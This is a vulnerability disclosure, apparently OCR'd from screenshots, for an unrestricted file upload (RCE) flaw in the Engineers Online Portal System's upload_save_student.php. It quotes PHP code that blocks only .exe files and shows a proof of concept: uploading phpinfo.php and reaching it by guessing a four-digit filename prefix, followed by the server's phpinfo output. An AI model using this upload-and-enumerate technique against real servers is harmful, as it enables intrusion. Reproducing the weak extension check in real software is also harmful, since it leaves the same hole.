
Engineers Online Portal System upload_save_student.php has a file upload (RCE) vulnerability


Engineers Online Portal System has a file upload (RCE) vulnerability, vulnerability exists in upload_save_student.php file, Can upload any format of the file, and there is no limit, the file name is simply encrypted, but can be enumerated to guess, developers should limit the type of user upload file, otherwise it will lead to the user to obtain server permissions, steal sensitive data, serious or even lead to server crash, a large number of user privacy disclosure.



```
//Check that we have a file
if ((!empty($_FILES["uploaded_file"])) && ($_FILES['uploaded_file']['error'] == 0)) {
    //Check if the file is JPEG image and it's size is less than 350Kb
    $filename = basename($_FILES['uploaded_file']['name']);

    $ext = substr($filename, strrpos($filename, '.') + 1);

    if (($ext != "exe") && ($_FILES["uploaded_file"]["type"] != "application/x-msdownload")) {
        //Determine the path to which we want to save this file
        //$newname = dirname(__FILE__).'/upload/'.$filename;
        $newname = "admin/uploads/" . $rd2 . "_" . $filename;
        $name_notification  = 'Add Downloadable Materials file name'.'" "'.'<b>'.$name.'</b>';
        //Check if the file with the same name is already exists on the server
        if (!file_exists($newname)) {
            //Attempt to move the uploaded file to it's new place
            if ((move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $newname))) {
                //successful upload
                // echo "It's done! The file has been saved as: ".$newname;
                $qry2 = "INSERT INTO files (fdesc,floc,fdatein,class_id,fname,uploaded_by) VALUES ('$filedesc','$new
                    mysqli_query($conn,"insert into teacher_notification (teacher_class_id,notification,date_of_noti
               //$result = @mysqli_query($conn,$qry);
                $result2 = $connector->query($qry2);
```



FILE NAME	DESCRIPTION	UPLOADED BY
Partial Report	Cabanatuan Dam	RalphEscoto

Add Downloadable


File: phpinfo.php

1

1


onal Irrigation Administration Copyright 2019

Programmed by: Team RRJ



```php
<?php
echo phpinfo();

?>
```




名称	日期	类型
4271_File_phpinfo.php	2023/9/23 20:22	PHP

```
Although the name is random, it is a four-digit number that allows explosive access to the file.
Example
xxxx(four number)_File_uploadname.php
```

```
<?php
echo phpinfo();

?>
```



[redacted]ia/admin/uploads/4271_File_phpinfo.php

[redacted]

PHP Version 5.4.45

System	Windows NT DE[redacted]ion) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disa[redacted]o-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sd[redacted]racle\instantclient11\sdk,shared" "--with-enchant=sh[redacted]able-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	[redacted]
Loaded Configuration File	[redacted]
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525